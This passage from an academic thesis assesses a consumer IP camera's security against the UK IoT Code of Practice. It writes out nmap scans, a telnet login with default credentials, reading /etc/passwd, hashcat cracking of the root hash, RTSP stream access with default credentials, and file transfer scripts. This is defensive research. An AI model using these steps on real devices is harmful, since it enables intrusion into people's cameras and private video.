> *"This bill [...] would require a manufacturer of a connected device, as those terms are defined, to equip the device with a reason-*

> *able security feature or features that are appropriate to the nature and function of the device, appropriate to the information it may collect, contain, or transmit, and designed to protect the device and any information contained therein from unauthorized access, destruction, use, modification, or disclosure, as specified."* [44]

However, there are some concerns that the legislation is too broad and general [45], especially that the term "reasonable security" will be hard to interpret and define.

The United Kingdom has not implemented any legislation, but has instead released a 'Code of Practice' (CoP) [10] promoting security by design by presenting 13 guidelines. These guidelines, presented summarized below, are better defined than the California Bill, apply well to IP cameras, and correlate with the OWASP IoT security guidelines [11]. They will therefore also serve as base guidelines for the assessment.

1. **No default passwords**
   Passwords should not be able to be reset to a generic factory default, i.e. root:root, without establishing the identity of the user. The device should have limited functionality before the user has changed the password.

2. **Implement a vulnerability disclosure policy**
   As mentioned in Section 2.6, companies should implement a policy for researchers to disclose found vulnerabilities within the manufacturers devices.

3. **Keep software updated**
   Software should be continuously updated so that discovered vulnerabilities can be patched.

4. **Securely store credentials and security-sensitive data**
   Hardcoded credentials are disallowed and user credentials should be securely hashed.

5. **Communicate securely**
   Network communication and streaming of media should be encrypted.

6. **Minimize exposed attack surfaces**
   Devices should apply the principle of least authority. Only necessary resources and functions should be accessible.

7. **Ensure software integrity**
   Device firmware should be validated as signed by the manufacturer.

8. **Ensure that personal data is protected**
   Personal data should be stored according to GDPR regulations.

9. **Make systems resilient to outages**
   Systems should be prone to outages. DoS-protection should be enabled in some extent. Devices in larger environments should gradually reconnect after an outage to avoid burdening the network.

10. **Monitor system telemetry data**
    Log data could be monitored to detect abnormalities in usage, possibly indicating malicious activity. However, data should still be handled according to GDPR.

11. **Make it easy for consumers to delete personal data**
    As part of GDPR regulations, customers should be able to have their data deleted from devices and related services.

12. **Make installation and maintenance of devices easy**
    The complexity of installation and maintenance should be lowered. Guidelines for secure initial configuration the the device should be provided and easy accessible for the customer.

13. **Validate input data**
    Inputs should be validated and sanitized where applicable.

As this project only seeks to assess the security of the actual device, security goals related to hosting servers and other underlying services of the manufacturer (2, 8, 10, 11) will be left out.

For more information on definitions of attack vectors applied to the architecture of IoT devices, refer to Farooq et al. [43].

2.8 Related works

This section presents work and relevant research that already has been conducted in the field of reverse engineering and vulnerability assessments of IoT products. Previously applied methodology that correlate to this project is presented in section 2.8.2, where we also cross-reference the assessments' approaches to the guidelines presented in section 2.7.

2.8.1 Relevant meta-research

IoT security is a constantly changing research area, which is why frequent research surveys are needed continuously. Hassan et al. [46] carried out a survey on the current research within IoT security. Most researched areas during the last years (2016-2018) include authentication, encryption, secure network protocols, and network communication. Based on their survey, they argue that IoT security is an important, yet underdeveloped area and that IoT devices probably will continue to be targeted with attacks during the next couple of years. Farooq et al. [43] made an analysis of security concerns within the IoT area. They analyze the impact of common vulnerabilities and set security goals based on the confidentiality, integrity and availability (CIA) triad. The analysis covers the main concerning areas, but is more of a summary over possible attack vectors rather than a deeper analysis.

Xie et al. [47] did a survey related to vulnerability detection in IoT devices. Along with logical errors in the devices' binaries being a common source for vulnerabilities, it was shown that fuzzing was an effective way of detecting authentication bypass errors in web servers of IoT devices. Furthermore, the authors also found unannounced backdoor implementations on the devices, both for developer remote debugging as well as malicious use.

Zaddach and Costin [16] are demonstrating a workshop on firmware analysis including its structure and contents, automation, emulation and vulnerability assessments. Common operating systems, libraries, network configurations, memory and storage options, and relevant community tools related to IoT security are presented.

Since the process of vulnerability detection could be automated (with some loss of coverage) due to similarity between devices, several automation techniques and generalizations of IoT devices have been proposed. To facilitate dynamic firmware extraction and emulation, Chen et al. [17] have developed an automated system analysis framework, FIRMADYNE. The tool is used to analyze the firmware of more than 23,000 devices, resulting in multiple vulnerabilities found after applying an existing exploit sample to the firmware set.

2.8.2 Applied methodologies and approaches

This section analyses applied assessment methodologies in previous works, and correlates them to the security guidelines and CoP goals presented in section 2.7. Below follows a brief explanation of each work, accompanied by a summarizing overview in table 2.1.

Authors	**Reference**	**CoP goals examined**
Shwartz et al.	[6]	1, 4, 5
Seralathan et al.	[7]	4, 5
Ling et al.	[48]	1, 4, 5, 7
Das & Tuna	[28]	8
Barcena & Wueest	[31]	5, 7

Table 2.1: Overview of CoP goals examined by each related work

Vulnerability assessments and research techniques have been demonstrated and conducted on a couple of IoT-connected products.

Shwartz et al. [6] have proposed, analyzed and presented proof-of-concepts on several black-box reverse engineering techniques for IoT devices. The techniques used include extraction of the firmware either through bypassing the boot-stage of the device or recovering it via hardware interaction. They apply their technique on 16 different devices, ranging from IP cameras to doorbells and thermostats, of which a total of 8 were successfully compromised. Since the authors had access to the user file system through the extracted firmware, they assessed goal 1 and 4 by brute forcing the root password that was found hashed in the */etc/passwd* file. They managed to crack the password on 12 out of 16 devices using Hashcat, a highly customizable password brute force utility. Self-generated string patterns with set constrains (2-3 uppercase characters, any amount of lowercase characters and digits, up to 8 total characters) were used as input. They were also able to sort the list based on probability of use, such as trailing digits and leading uppercase characters, which reduced time of computation. Further, parts of goal 5 were assessed by conducting a port scan using nmap to look for open FTP, SSH and Telnet ports that could facilitate possible remote access. The authors did not continue to assess the rest of the firmware for vulnerabilities once it was extracted.

Seralathan et al. [7] conducted a case study on an IP camera, focusing on network-related vulnerabilities. An implementation of a network tap together with Wireshark enabled successful traffic sniffing of the communication between the camera and its applications and relevant servers, which allowed for assessment of goals 4 and 5. The authors discovered that all traffic, including Wi-Fi credentials and configuration parameters, were sent in plain-text over the network. Port scanning the device with nmap revealed an open RTSP service. They were able to brute force the RTSP URL using word lists of common RTSP URL paths, which resulted in accessing the video stream without having to provide any authentication. Furthermore, inspection of the provided

Andriod application revealed that account credentials were stored in plain-text within the application.

A case study of an IoT-connected smart plug system was done by Ling et al. [48]. The study was directed towards four different types of attack vectors, assessing goals 1, 4, 5 and 7. Firstly, a device scanning attack was performed to examine if the devices were using default credentials. This was done by enumerating all possible vendor-specific MAC addresses, and then crafting and passing an authentication message including the MAC address and a set of default credentials to the controlling server. Based on the server response, the authors were able to map out which smart plugs lacked an implementation of non-default credentials.

Secondly, units that used non-default credentials were subject to a brute force attack. However, the plugs allowed for a considerably secure password to be set (upper- and lowercase characters + digits, up to 20 characters), which deemed a brute force attack unfeasible.

Thirdly, the researchers were able to spoof the behaviour of a plug device to leak its credentials even though the password was unknown. By imitating a real device and its MAC address they were able to craft a specific message to the authentication server, which lacked implementation of validating the integrity of the actual device, resulting in a response that leaked the credentials of the original device.

Lastly, they discovered a lack of validation of the integrity of the firmware which resulted in the ability to upload and install a modified firmware which included a Netcat backdoor.

Das and Tuna [28] conducted a packet tracing study and were able to pinpoint the physical location of an IP camera through network sniffing with Wireshark, the SHODAN search engine and analysis of the packets' metadata. No specific vulnerabilities were assessed, but the discoveries meant that the device failed to comply with goal 8.

Barcena and Wueest [31] analyzed 50 devices to find common vulnerabilities. The weaknesses found in the devices were already commonly known in the security industry, but lacked mitigating implementations. The paper demonstrates several example attacks mostly assessing goals 5 and 7, such as MITM network communication sniffing (as seen in [7]) and file injection during the firmware update process using ARP poisoning to redirect the device's file fetch request to a malicious file server. The paper also reveals that a majority of the devices completely lack any type of firmware validation. Additionally, it presents an overview of the attack surfaces along with possible security mitigations.

Chapter 3

Part I: Reverse engineering

This chapter explains the applied methodology to extract and analyze the firmware of our IP camera, including the setup of the network lab environment and detailed technical approach. After concluding this chapter, we should have gained enough information about the device to conduct an extensive vulnerability assessment.

3.1 Lab environment

To facilitate thorough reconnaissance, testing, and general setup of the IP camera, a lab network had to be set up. For the camera to function properly, and for us to be able to analyze the traffic, some requirements were needed to be met. The following requirements had to be satisfied by the network environment:

1. Internet access for devices connected to the network
2. Ability to listen to all outgoing and incoming network traffic of devices connected to the network wirelessly
3. Isolation from the rest of the general network

As explained in section 2.4, we had to implement a network tap to be able to satisfy the second requirement. Since the camera does not support any proxy configuration, we would not have been able to capture its communication just by placing ourselves on the same wireless network. Our phone, which is running the user interface application, does support proxy configuration but since we are forced to satisfy the requirement for the camera we might as well apply them to the phone. Furthermore, even though setup of the environment might be more time consuming in the beginning, it will serve us well in the long run




Figure 3.1: Overview over the lab network setup

since we can always be sure that we are capturing all traffic that flows through the tap.

As illustrated in figure 3.1, the environment was set up with the following devices:

Access point An *Asus RP-N12 Wireless-N300* was set up and configured to act as an access point. Since wireless routers with port mirroring for monitoring purposes are fairly expensive, an access point was perfect for capturing and routing the wireless traffic from our phone and the camera further along the network.

Switch A *Netgear ProSAFE GS105E* switch was configured and placed after the access point. The purpose of the switch was to act as a network tap, where we could analyze all traffic that passed though it. This was possible through its port mirroring capabilities, which had to be configured through the manufacturer-provided Windows application *ProSafe Plus Configuration Utility*. We had the ability to configure what ports were to be mirrored, and specified an output interface.

Router We used a *Cisco RV130W* as a router, and placed it after the switch. The purpose of the router was solely to route incoming and outgoing traffic to its desired destination. The router was set up and configured in a standard fashion, with the exception of disabled wireless mode to minimize confusion and forcing devices to always connect wirelessly to the provided access point as explained above. If we would have connected directly to the router, there would have been no use for our switch since no traffic would be forced to pass it.

Analyzing endpoint We were running the packet analyzing software Wireshark on our endpoint device running on Ubuntu. We chose to capture traffic on the interface connected to the monitoring port on the switch, which would enable us to monitor and capture all traffic that passed the switch.

Using this network environment setup, we have satisfied all requirements since we 1) have access and routing to the rest of the internet via the router, 2) are able to capture all traffic passing the switch, and 3) have our own isolated, wireless LAN provided by the access point-extended router.

3.2 Technical approach and discoveries

This section explains the applied methodology to extract information and gain knowledge about the camera, that will later be used to conduct the vulnerability assessment. Discoveries are also presented in a perspicuous manner, with further assessment conducted in chapter 4.

3.2.1 Reconnaissance of the device

3.2.1.1 External and physical inspection

We started out with an external inspection and physical disassembling of the device. The vital parts of the device consist of a camera lens, a speaker, a microphone, two mechanical motors, a WiFi antenna, a Micro USB power supply connector, two PCB's, and the casing itself. There is also a provided MicroSD card slot and a reset button. The disassembling of the device was uncomplicated, as the casing was only held together by three Philips-head screws. After removing the screws, the back part of the casing could be removed, revealing the dual PCB's and camera lens connected to the front part. A visual inspection of the PCB's did not result in any clearly marked UART ports, but some anonymous candidates were located. The PCB's lacked helpful markings in general, and no corresponding data sheets could be found online.

3.2.1.2 Setup and user interaction

The camera was assembled back to its original state to continue with the next step, the software-oriented reconnaissance. The first approach was to connect the camera to the network lab environment according to the provided customer instructions. To facilitate a correct setup, an application available on both iOS and Android had to be installed. Upon powering up the device, it creates its own open wireless access point that the user is prompted to connect to via the application. The application takes care of the rest of the setup and configuration of the device, and the user is merely prompted to provide a SSID and a corresponding passphrase to an available wireless network. The credentials for our network lab access point were given and the camera successfully connected to our network. We were able to view and listen to the audio/video stream through the application, as well as controlling the panorama-tilt-zoom (PTZ) functionality provided by the mechanical motors and optical lens. Once the camera was set up and verified to be working correctly, we could approach it from a more security-oriented point of view.

3.2.1.3 Network traffic monitoring

Our main goal at this step was to somehow gain access to the camera's firmware and file system, which led to a couple of approaches being examined. Since a firmware image was unable to be located online, the first approach was to inspect the network communication in hopes of discovering polling to an update server where the firmware could be downloaded from. The camera's IP address was identified as *10.10.10.x* through the router's web UI over connected devices, and `Wireshark` was set up on our traffic analyzing endpoint to listen to the port mirroring interface on the switch. To isolate our monitoring to solely include incoming and outgoing traffic of the camera, we set the following filter in Wireshark:

```
ip.addr == 10.10.10.x
```

Unfortunately for our research, but good out of a security perspective, all incoming and outgoing communication was shown to be encrypted via the TLSv1.2 protocol. We could see encrypted packets being routed to what probably was the camera's cloud server but since we lacked ways to interpret them, the approach was discarded.

3.2.1.4 Portscanning

The next strategy was to perform a port scan on the device to see if any services were running on open ports, accessible to the rest of the network. Since the camera's IP address already was known, we could direct `nmap` directly towards the IP. `Nmap` uses the following syntax:

```
nmap [Scan type(s)] [Options] {Target}
```

and we started out with a default scan, which will yield in a scan report over the 1000 most common ports: $ *nmap 10.10.10.x*. The output resulted in discovery of seven open ports:

PORT	**STATE**	**SERVICE**
23/tcp	open	telnet
80/tcp	open	http
554/tcp	open	rtsp
843/tcp	open	unknown
5050/tcp	open	mmcc
7103/tcp	open	unknown
8001/tcp	open	vcom-tunnel

An open telnet port was found, which raises several security concerns. To make sure that we are not missing any clues, we run a more extensive `nmap` scan: $ *nmap -p- 10.10.10.x* which will run `nmap` over all ports (1-65535) on our target host. This resulted in finding 3 more services running on open ports. The whole output can be found in Appendix A.1. If desired, version and OS detection of services running on open ports can be further analyzed using the -sV and -A flags.

The open telnet port might pose as an entry point to the device, but we are lacking credentials. Brute forcing telnet credentials is usually unfeasible due to slow speed and unstable output, but we do know that default passwords are commonplace in IoT devices, and especially on telnet ports [6]. We initiate a telnet connection ($ *telnet 10.10.10.x*) and get prompted to enter a username. A couple of common credential pairs were manually tested and *default:[empty]* yielded in a successfully established telnet connection. The command $ *echo $0* returns that we are working in a */bin/sh*-shell environment.

3.2.1.5 Discovering file system and specifications

Due to our discovery, we have now gained access to the device directly through the telnet port. Logged in as the user ’default’, we are able to view the whole file system. However, as we run $ *id*, we notice that we are lacking full root access:

```
uid=1000(default) gid=1000(default) groups=1000(default)
```

A manual inspection of all directories results in three directories of interest: /home, /etc and /app. The /home directory seems to hold all device-specific configuration files and scrips, in /etc the passwd-file is located which might tell us something about the rest of the users on the system, and /app seems to hold the main application binary that provides the core functionality of the camera. We run $ *ls -l /home* which lists the files and associated permissions in /home and discover that permissions are very loosely configured since user ’default’ has read access on all files.

Since we are looking to disassemble some parts of the binaries, we are also interested in what type of architecture the camera is running on. Busybox does not allow for the *file* command, however manual inspection of the binaries headers informs us that we are working with ELF files. We can also transfer the files to our endpoint device over FTP and inspect them there, tentatively with the *readelf* command. For example, $ *readelf -A [file]* will output the architecture-specific information of the given file. The */proc/cpuinfo* file also displays information about processors and architecture, and we can read it on the target via $ *cat /proc/cpuinfo*. The CPU shows to be manufactured by Goke, running on an ARMv6 architecture.

3.2.2 Automation of common tasks

During the assessment, it can be assumed that the telnet port will be used frequently to connect to the camera due to its easy access. We probably also want to transfer some files from the camera to our endpoint for further analysis. To make our lives easier when it comes to these steps, and to contribute to better efficiency, we can write a couple of scripts that remove a significant amount of manual labor. Firstly, we set up an FTP server on our endpoint, so that we have something to connect to from the camera. Next, we can use the *ftpget* and *ftpput* commands provided by Busybox, which uses the following syntax:

```
[ftpget | ftpput] [dest | source] -u [username] -p [password]
```

to write a script that will save us from some typing. Since our destination, source, username and password are constant, we can for example source the following script in our *.bashrc* file:

```
ftpup(){
    ftpput 10.10.10.x "$1" -u ftpuser -p ftppass
}
```

which will enable us to call $ *ftpup [file]* when we want to transfer a file from the camera to our host.

Further, we can automate the telnet connection using Expect. The full script implementation can be found in Appendix B.1.

We save the file on our host and set its executable bit, and can now connect to the camera with everything set up as configured: $ *./telnet.sh [ip]*. On an empirical note, this cut down our connection and setup time from ~20 to ~2 seconds, which contributes greatly to our efficiency, especially since we will connect over telnet many times.

3.3 Guidelines for an efficient assessment

Once enough information has been extracted from the system, such as the firmware or file system along with a general idea of core functionalities, the next step is to proceed with the assessment. Since the assessment oftentimes can be time consuming, with areas to analyze being of considerable size, it is of importance to rely on some kind of guidelines both to ensure a thorough assessment, as well as minimizing time spent on unnecessary tasks.

In our methodology, we have chosen to use the CoP guidelines presented in section 2.7, both because they are relevant for IoT products, and both because they are up for contention to act as a future security compliance framework for IoT manufacturers.

Due to the nature of the product and this research, some goals will be omitted in the assessment. The CoP goals that are relevant and that will act as our guidelines are: 1, 3, 4, 5, 6, 7, 12 and 13. Our research is more extensive in comparison to previous work in the area and our main goal is to combine several previously used methodologies to make a more thorough and complete assessment.

Chapter 4

Part II: Vulnerability Assessment

This chapter aims to provide methodology for assessing vulnerabilities, as well as presenting the results in an easy-to-understand manner. A summarized overview is included, along with possible countermeasures.

4.1 Vulnerability Assessment

The vulnerability assessment will be guided by the Code of Practice (CoP) goals, presented in section 2.7.

4.1.1 Goal 1: No default passwords

Passwords should not be able to be reset to a generic factory default, i.e. root:root, without establishing the identity of the user. The devices should have limited functionality before the user has changed the password.

Default passwords can usually be a large security risk since it commonly implies that those same credentials are spanned over multiple manufactured (if not all) devices. This would enable an attacker to authenticate to multiple units with the same set of credentials, which can lead to serious exploitabilities, such as the MIRAI botnet [3] for example.

4.1.1.1 Root password

On our camera, we will start looking for either a way to escalate our privileges to get root access, or to somehow obtain the current root password. Acquiring root access will also be beneficial for further assessments, as there are some files that are read-protected for the default user. Firstly, we want to gain some more information about what users currently exist on the device, which is why we are taking a look in the /etc/passwd file:

$ *cat /etc/passwd*:

```
root:[omitted password hash]:0:0::/root:/bin/sh
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
...
[omitted]
...
default:x:1000:1000:default:/home/default:/bin/sh
```

Due to use of past deprecated practices, we can see the encrypted hash of root's password. This is unsecure practice, as the hash does not need to be visible for unprivileged users and should instead be stored in the read-protected /etc/shadow file. The real value of the hash has been omitted to avoid malicious exploitation on the device.

As mentioned in section 2.3, the formatting of the output of the crypt() function in Linux is on the following form:

```
$<id>[$<param>=<value>(,<param>=<value>)*][$<salt>[$<hash>]]
```

As the hash lacks values for the id, param and salt fields, we can safely assume that the hash we are looking at is a DES-encrypted password. Our initial approach is to brute force the password, which should be feasible with the help of Hashcat and a large word list. We run Hashcat locally on our host: $ *hashcat -m 1500 [omitted hash] wordlist.lst*, which will run Hashcat, set the hash type (-m) to DES (1500), set the desired result to the given hash, and calculate the resulting hashes of each string in the given word list. If Hashcat finds a resulting hash that equals to the one we provided, the brute force has been successful and we receive the corresponding cleartext. In our case, the brute force-attack was shown to be successful, which gave us the password *xxxx* (omitted). The clear-text password is a 7 digit, lowercase, non-trivial word and we can therefore assume that the same password is shared over multiple devices running on the same software.

Another way of retrieving the password is to disassemble the binary containing the function that sets the password in the first place. We open the main binary in Ghidra and start searching for strings (Ctrl + Shift + E) that would be relevant, for example "/etc/passwd", "crypt(" and "root". We find a function that creates a file descriptor reference to /etc/passwd with write permissions, encrypts a hardcoded string using the crypt function, and stores it in the passwd file. The hardcoded string is our password, and equals the password found in our previous step. We can now use our newly acquired credentials to log in directly to root, and we update our telnet script to reflect our new findings.

4.1.1.2 RTSP credentials

The RTSP protocol enables a remote entity to view the audio/video stream without having to connect via the app or cloud. As we saw in our port scan, the RTSP port (554) was open, hinting that there is an accessible RTSP-service running. However, no instructions or guidelines on how to connect to it are provided. We turn to the binary once more for hints, this time using the *strings* utility. Since *strings* is not available on our Busybox-driven camera, we transfer the file via FTP to our analyzing endpoint. We want to analyze the strings in it that are related to the RTSP service, and we start with a straightforward approach: $ *strings binary* | *grep -i rtsp*. This will enumerate all found strings in the binary, and grep all results that match a case-insensitive (-i) string "rtsp". We discover a string of interest: `rtsp://%s:%d/0/av1` which hints about the URL needed to connect to and view the RTSP feed. It should be obvious that the found string is an argument in a string formatting function, where %s is the value of the IP and %d the value of the port. We can confirm our assumption by searching for the string in Ghidra, where we discover that it is used in a function that seems to start the RTSP service, using our string as an argument in a sprintf function.

Since the IP and port are known to us due to our previous reconnaissance, we can try to connect to the service via some software that can parse the RTSP protocol into a feed, such as VLC. Upon connecting, we are prompted to enter some credentials. No brute force protection is implemented, which would allow for a complete automated brute force. However, we start off manually with a very limited word list in hope of encountering some low-hanging fruit. We discover that the default credentials *admin:[empty]* provide us with successful authentication, and assume that the credentials span over several devices.

4.1.2 Goal 3: Updated software

Software should be continuously updated so that discovered vulnerabilities can be patched.

Software updating functionality does exist on the device, but the implementation of it is questionable, which results in no updates being run on the camera at all.

4.1.2.1 Software updating functionality

Updating works by checking for the existence of two file locations; (1) /mnt/firmware.bin and (2) /home/firmware.bin. If any of those files exist on the system, the system is upgraded using a provided application named *sdc_tool*. We were not able to discover how the updated .bin files would end up in the file system in the first place (if not placed manually on the SD card), but we can assume that they get transferred via encrypted network communication with the cloud servers. In the case of (1), the start script executes:

```
/bin/sdc_tool -d $BOARD_ID -c model.ini /mnt/firmware.bin
```

and in the case of (2):

```
/bin/sdc_tool -d $BOARD_ID /home/firmware.bin
```

The -d flag denotes an integer identifier that the firmware image should match, and the -c flag stores the version of the firmware in the given file. Validation of the integrity of the software is omitted in this section, and further examined under Goal 7.

The sdc_tool binary unpacks the firmware image (which only seems to include a compressed version of the main application) and writes it to the writable /home directory. The start script unpacks any /home/app.[lzma | tgz | tar.gz] if such file is found, and stores the extracted version in /tmp. The start script then changes directory to /tmp and continues with the initialization of the device.

4.1.2.2 A developer mistake in the start script

Unfortunately, the sdc_tool updater application completely lacks purpose due to a (presumed) implementation mistake in the start script. Even though an updated main application could be correctly installed on the system, the patched version is neither ran nor saved persistently. This causes the main application to be completely resistant to any updates. The firmware could still be installed and run successfully in theory, but that would require manual modifications to the start script file, which cannot be done remotely. This implies that the customer herself would have to modify the start script to be able install updates properly in the future. The following is a simplified code snippet from the start script that illustrates the mistake:

```
#
# sdc_tool has identified a firmware image and places
# the main, packed application, app.lzma in
# /home. If such file is found, it is unpacked to
# /tmp/app.
#
if [ -f /home/app.lzma ]; then
    unlzma -c /home/app.lzma > /tmp/app
    chmod +x /tmp/app

# Then, working directory is changed to /tmp
cd /tmp

# But the application that is executed is
# defined by an absolute path, which happens
# to be the location of the old version. Logically,
# you would probably want to execute the freshly
# installed application using the relative path:
# ./app

/app/app

# After execution of the main application,
# the version that has just been installed
# and unpacked is removed, without ever being
# executed.

sleep 5
rm -f app
```

4.1.3 Goal 4: Securely stored sensitive data

Hardcoded credentials are disallowed and user credentials should be securely hashed.

It is important to note that Goal 4 coincides with Goal 1 in a lot of aspects. We have therefore chosen to omit the security concerns that are already mentioned in section 4.1.1 to avoid unnecessary duplication.

4.1.3.1 Locally stored credentials

At the setup phase of the device, we were prompted to create an account on the provided cloud service. We use these credentials to authenticate from the mobile device towards the application, as well as from the camera to the cloud server. Our camera settings and cloud credentials can be found in the /home/-config.cfg file, where we find our registered email and an authentication token, along with camera specific settings set in the application, such as notification interval, motion detection, rotational axis, et cetera. There is no sensitive data stored in the configuration file. There will not be any further assessment of this file or the use of it, since testing concentrated on the cloud server is out of scope for this report.

Furthermore, there is another file named devParam.dat, which holds credentials for the network connection, as well as RTSP. The file is not readable by anyone other than root, and is generated at each start up. The contents of the file are also crosschecked with some type of computed checksum, making it prone to changes while the camera is running. The RTSP server fetches the contents of devParam.dat at the time of initialization after each startup.

4.1.4 Goal 5: Secure communication

Network communication and streaming of media should be encrypted.

Encrypted network communication is a key part of a secure system. If traffic is unencrypted, it is exposed to interception. This could lead to leakage of user data and privacy infringements, which have to be avoided, especially on video and audio-recording devices.

4.1.4.1 Cloud communication

The camera communicates continuously with cloud servers that are specified as hardcoded IP addresses in the /home/cloud.ini file. All communication is encrypted via TLS and as explained in section 2.4.1, the camera establishes a secure connection through a standard handshake upon gaining internet access at boot.

As seen in figure 4.1, all input and PTZ requests from the mobile application is routed via the cloud servers, which in their turn communicate the request to the camera. If the user is viewing the feed through the application, data is streamed continuously. Additionally, the camera polls the cloud server every 20 seconds.

This means that an adversary that is monitoring the network where the camera operates is not able to learn anything about the containing data being sent, but a packet frequency analysis can leak information about whether or not the user is currently interacting with the application. In that case, only the polling requests every 20 seconds are sent. This can be considered a vulnerability since a possible intruder could time a physical attack and avoid being caught in the video feed in a real-time monitoring scenario, and hence avoid detection. Suspicious video activity could of course be viewed at a later stage,




Figure 4.1: Communication flow between camera, smartphone and cloud

either through cloud or SD card storage, but it might be too late, depending on the purpose of the camera.

4.1.4.2 RTSP communication

Contrary to network communication with the cloud server, a regular RTSP connection streams data to the target over LAN, as illustrated in figure 4.2. This has a positive aspect of eliminating interaction with the third-party cloud server, but removes the ability to control the camera's PTZ orientation. Furthermore, the RTSP traffic is unencrypted, resulting in RTSP credentials being sent in (almost) clear text over the network. This enables man-in-the-middle attacks for adversaries that are located on the LAN.

To initiate a RTSP connection, we need software that is capable of interpreting packages sent over the RTSP protocol. To demonstrate and test our connection, we chose to use VLC's network streaming utility. We could then analyze the communicated traffic between the camera (acting as server) and our host (acting as client) with Wireshark via our analyzing endpoint. An initialization works in the following way:

- Client initiates a TCP connection, sending an RTSP OPTIONS message to server
- Server responds with available options
- Client continuously sends RTSP DESCRIBE messages to server until the user enters correct credentials in the prompt
- Credentials are passed via a header in the DESCRIBE request, using basic authentication. Credentials are encoded with base64.
- Server responds with a 401 Unauthorized if no or wrong credentials were given, and responds with general info about the server including some metadata upon successful authentication
- Client sends a RTSP SETUP message, specifying what port and URL will be used. Server sends an ACK and client initiates a UDP connection to the previously given port.
- Client sends an RTSP PLAY message to start receiving the network stream over the UDP connection

